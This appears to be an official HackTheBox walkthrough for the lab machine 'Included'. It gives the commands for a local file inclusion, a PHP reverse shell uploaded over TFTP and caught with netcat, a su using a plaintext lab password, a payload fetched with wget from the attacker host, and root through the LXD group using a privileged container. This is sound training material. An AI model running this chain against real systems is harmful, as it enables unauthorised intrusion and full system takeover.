



HACKTHEBOX



Included

10th February 2020 / Document No.
D20.101.42

Prepared By: TRX

Machine Author(s): TRX

Difficulty: **Easy**


Classification: Official

Enumeration

Let's begin by running an Nmap scan.

```
nmap -A -v 10.10.10.55
```

From the output we only see port 80 open. We can navigate to the website in a browser.



We can also run a UDP scan with Nmap.

```
nmap -sU -v 10.10.10.55
```

The UDP scan found port 69 to be open, which hosts the TFTP service. TFTP or "Trivial File Transfer Protocol", is similar to FTP but much simpler. It provides functionality only for uploading or downloading files from a server.

PORT	STATE	SERVICE
69/udp	open filtered	tftp

Let's see if we can connect to TFTP and upload a file.

```
echo 1 > test.txt  
tftp 10.10.10.55  
put test.txt
```

We connect and confirm that we can upload files.

LFI

The URL of the website is "<http://10.10.10.55/?file=index.php>". It is worth checking if this is vulnerable to Local File Inclusion. We can test by changing the URL to the following:

```
http://10.10.10.55/?file=../../../../etc/passwd
```

This is successful, and passwd contents are returned by the server.

```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
20 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
21 syslog:x:102:106:./home/syslog:/usr/sbin/nologin
22 messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
23 _apt:x:104:65534:./nonexistent:/usr/sbin/nologin
24 lxd:x:105:65534:./var/lib/lxd:./bin/false
25 uidd:x:106:110:./run/uidd:/usr/sbin/nologin
26 dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
27 landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
28 pollinate:x:109:1:./var/cache/pollinate:/bin/false
29 mike:x:1000:1000:mike:/home/mike:/bin/bash
30 tftp:x:110:113:tftp daemon,,,:/var/lib/tftpboot:/usr/sbin/nologin
```

Foothold

The LFI vulnerability can be combined with the TFTP service, in order to upload a PHP [reverse shell](#) and execute it. This happens due to the inclusion of the PHP code by the vulnerable page, which results in its execution. Change the IP address and the port by editing the following lines in the shell.

```
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234;      // CHANGE THIS
```


Then let's upload it using TFTP.

```
tftp 10.10.10.55
put rev.php
```

Next, we can use the LFI to access the reverse shell. The default TFTP root folder is `/var/lib/tftpboot`. Let's start a netcat listener before navigating to the shell.

```
nc -lvp 1234
```

Navigate to <http://10.10.10.55/?file=../../../../var/lib/tftpboot/rev.php> in order to get a shell.

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top left corner. The terminal shows the output of a netcat listener on port 1234. It receives a connection from 10.10.10.55, which is identified as a Linux system. The user 'mike' logs in as 'www-data' and gets a bash shell.

```
$nc -lvp 1234
listening on [any] 1234 ...

10.10.10.55: inverse host lookup failed: Unknown host
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.55] 48176
Linux included 4.15.0-88-generic #88-Ubuntu SMP Tue Feb 11 20:11:34 UTC
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
mike      tty1     -               13:44    25:29  0.03s  0.02s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Lateral Movement

The low privileged `www-data` user isn't allowed to read user files. The password **Sheffield19** found in the previous can be used to switch to `mike`. First, let's spawn a TTY shell.

```
python3 -c "import pty; pty.spawn('/bin/bash')"
```

We can su to the user mike with the above password.

```
su mike
```



```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@included:/$ su mike
su mike
Password: Sheffield19
```

The user flag is located in `/home/mike`.

Privilege Escalation

Running the **groups** command, it's found that user mike is in the LXD group. The LXD group is a high-privileged linux group, which can be used to escalate to root. First, clone the following repository and build an alpine image.

```
git clone https://github.com/saghu1/lxd-alpine-builder.git
cd lxd-alpine-builder
./build-alpine
```

A tar.gz file should be created in the same folder. Upload it to the server by using python's `SimpleHTTPServer`. First, run the following command locally in the same folder as the tar.gz.

```
python -m SimpleHTTPServer 8888
```

Then download the image to the server using `wget`:

```
cd /tmp
wget 10.10.14.3:8888/alpine-v3.10-x86_64-20191008_1227.tar.gz
```

We replace the tar name with the one that was built on our own system. Next, run the following commands to get root.

```
lxc image import ./alpine-v3.10-x86_64-20191008_1227.tar.gz --alias rootimage
lxc init rootimage ignite -c security.privileged=true
```

The commands above will import the image and create a privileged container with it. Next, the host file system is mounted to the `/mnt/root` folder on the container.

```
lxc config device add ignite mydevice disk source=/ path=/mnt/root
recursive=true
```

The command above will let us have access to the entire filesystem from within the container. The next set of commands start the container and drop us into a shell on it.

```
lxc start ignite
lxc exec ignite /bin/sh
```

Finally, we can navigate to `/mnt/root/root/` and read `root.txt` along with `login.sql`, which reveals credentials.